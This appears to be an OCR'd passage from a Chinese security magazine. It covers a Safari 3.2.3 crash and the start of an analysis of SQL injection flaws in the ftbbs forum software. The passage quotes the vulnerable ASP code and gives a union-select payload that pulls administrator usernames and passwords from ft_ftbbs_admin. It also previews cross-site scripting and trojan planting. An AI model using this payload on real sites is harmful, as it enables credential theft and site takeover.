



图2

从图中可以看到，CPU的EIP指向了地址00000005，而该地址是一个不存在任何内容的地址，于是，Safari3.2.3浏览器发生了错误。如果你不利用OllyICE运行Safari3.2.3浏览器，而是直接利用Safari3.2.3浏览器打开测试网页文件"safariexploit.htm"，点击链接后会发现Safari3.2.3浏览器马上就崩溃了！

其实，上面的两个漏洞在很早以前我就发现了，Safari浏览器虽然说是Apple的产品，但却一直漏洞不断，甚至在Apple的iPhone手机上的Safari浏览器同样存在多个严重的安全漏洞，有一些甚至可以直接造成对iPhone手机的攻击。说到这里，在我写的一本关于手机安全的图书《手机病毒技术大曝光》中，也对一些攻击手机的技术进行了揭秘，这是国内第1 本关于手机安全的图书。我在其中详细描述了手机病毒是如何被编写出来的，给出了一个关于Symbian系统下手机病毒编写的实际案例，同时，教会读者如何自己利用反汇编技术分析手机病毒，等等，我坚信手机病毒迟早会成为下一个热门的安全防范话题。

前置知识: 无
关键词: 飞天系统、注入、跨站



飞天总动员

——飞天论坛、飞天下载系统ASP、PHP版最新漏洞分析

文/图 Cschi

古有飞天,敦煌记之,今有飞天,国人赞之。飞天应该是人类的共同愿望,然而今天要介绍的飞天系统却是漏洞频频、隐患重重,如此飞天,甚为忧之!

飞天系统(以下简称飞天,官方网站:www.ftbbs.cn)分为论坛和下载两种系统,虽然我不大清楚为何如此命名,但是推测其灵感应该源于人类对飞天的渴望吧。既然飞天,首先必须考虑的就是安全问题,因为毕竟极少有人能像沃雷诺夫那样幸运!软件系统也不例外。无论你的界面多么优美、功能多么齐全,可是一旦没有了安全,这一切都是白搭!漂亮公主也会变为恶魔,好人也会成为帮凶!这不是危言耸听,本文逐步为读者展示漏洞给飞天论坛带来的危害,从注入到跨站,再到暴库、挂马,甚至是网页病毒的传播。

飞天论坛(ftbbs)与下载系统(ftdms)均分为ASP和PHP版,前者的ASP版本主要有6.8和7.1,PHP版本有5.6,后者的ASP版和PHP版均为3.6。本文重点阐述和分析飞天论坛的最新漏洞。

飞天论坛ASP版

整体看ftbbs代码,感觉是"动态页面较多",如此代码就难免不会冗余,存在漏洞的几率也会增大。分析之前进行百度搜索,发现该系统曾爆出过几个漏洞,但在最新版本7.1中应该已经被修补了。今天我们首先要爆出的就是7.1版本的一些最新漏洞。


首先需要了解ftbbs的防注入措施(1)在conn.asp中使用"request.servervariables("query_string")"过滤了单双引号、SQL关键字等,同时还过滤了"%"号——这是非常必要的!6.8版本就是因为没有过滤"%"导致防注入被绕过。(2)对于Post变量使用Checkstr、CheckCharStr等函数过滤。(3)对于Cookie变量使用getcookie函数过滤,限制clubuser_id、bz、bbsadmin、payuser、bokeer等变量为数字,其他变量过滤单引号、逗号、分号等。

看起来ftbbs的过滤还是比较严密的,Request.QueryString、Request.Cookie方式注入基本被排除了。如果它对变量都做了这些过滤的话,也算是一套安全的系统,然而事实并非如此!尽管在conn.asp文件的52行有段注释"POST SQL注入",如图1所示,但是飞天使用的防Post注入只是被动的,不像动易那样是主动的,即一旦因疏忽没有使用Checkstr函数过滤时将导致注入!所以我们的思路就是查找那些以POST方式获取且没有过滤的变量。

1.request方式注入

简述:以request方式获取变量时没有过滤导致注入。

漏洞1:main.asp、bbspoll.asp、fbht.asp页面中的layer_1和layer_2变量导致注入。但请注意,这些变量涉及多处语句,且返回的字段数



```
   Response.Write "数据库连接出错，请检查连接字串。"
   Response.End
End If
'防POST SQL注入
Function Checkstr(Str)
        If Isnull(Str) Then
                CheckStr = ""
                Exit Function
        End If
        Str = Replace(Str,Chr(0),"")
        Str = Replace(Str,",","&#8218;")
        CheckStr = Replace(Str,"'","''")
End Function
```

图1

不一致。main.asp的关键代码如下：

```
layer_1=request("layer_1")'一级类别
layer_2=request("layer_2")'二级类别
……（略）
if layer_1<>"" then'一级类别名称
str_BBS_Cate="…"//略SQL语句
set rs_BBS_Cate=server.createobject("adodb.recordset")
//必须的语句，所以layer_1不能为空
rs_BBS_Cate.open str_BBS_Cate,conn,1,1
if rs_BBS_Cate.eof then
response.write "<center><P><P><P>该论坛已经关闭或不存在...</center>"
response.end
end if
……（略）
end if
IF layer_2<>"" then
str_BBS_Cate="select top 1 BBS_Cate_Name,BBS_Cate_Manager_Name,BBS_Cate_Manager_Email,BBS_Cate_Topic,BBS_Cate_Reply,BBS_Cate_Board from "&ft&"BBS_Cate where BBS_Cate_ID='"&layer_2&"' and deleted=0"//语句①
rs_BBS_Cate.open str_BBS_Cate,conn,1,1
if rs_BBS_Cate.eof then  //rs_BBS_Cate不能返回空集，否则页面被response.end中止。
response.write "<center><P><P><P>该论坛已经关闭或不存在...</center>"
response.end
end if
……（略）
end if
set rs_BBS_Cate=nothing
……（略）
if layer_1="" then'总论坛
strsql="…"//略SQL语句
else
if layer_2="" then'一级类别论坛
strsql="…"//略SQL语句
else'二级类别论坛
strsql="select id,Boardid_1,Boardid_2,user_id,name,title,hit,rep,dateh,redate,bbs_img,bbs_img_display,huati,img_url_display,P_display,picture,sign,zhiye,htmfilename,bbstop,bbstop1,flag,titlecolor,boardsign,reinfo,xsjf,xsreid from "&ft&"bbstitle where "&strqs&" deleted=0 and ((boardid_1='"&layer_1&"' and boardid_2='"&layer_2&"') or bbstop1=1) "&jhortj&" order by "&order_key&" desc"//语句②
end if
end if
```

为了分析layer_1和layer_2调用的逻辑关系，将不必要的SQL语句和其他代码略掉，通过上面的分析可以得出：（1）layer_1不能为空也不可随意指定，否则提示"该论坛已经关闭或不存在"后，页面被中止。（2）layer_2必须保证语句①返回非空集，否则页面被终止。（3）layer_2变量涉及两处SQL语句，语句①和语句②。利用错误提示就可以进行手工注入，但是我们追求的是"一技必杀"，于是构造union语句。

这里有必要介绍以下两个结论，第2个结论是笔者在测试Access的SQL语句时意外发现的。

第1个结论：ASP将忽略Access的SQL语句错误继续向下执行，页面并不会被终止。

第2个结论：当Access的SQL语句中没有单引号时，表名之后的单引号被视为注释符号，比如"select * from ft_ftbbs_admin 'kkkk"。

论坛的平板结构如图2所示，框架结构如图3所示，本文均以平板结构进行示例。




图2




图3

根据语句①构造union语句:"0' union select admin_user+':'+admin_pwd,2,3,4,5 from ft_ftbbs_admin",利用"飞天论坛最新漏洞利用工具"(以下简称"漏洞利用工具")提交,如图4 所示,注入结果如图5 所示。




图4

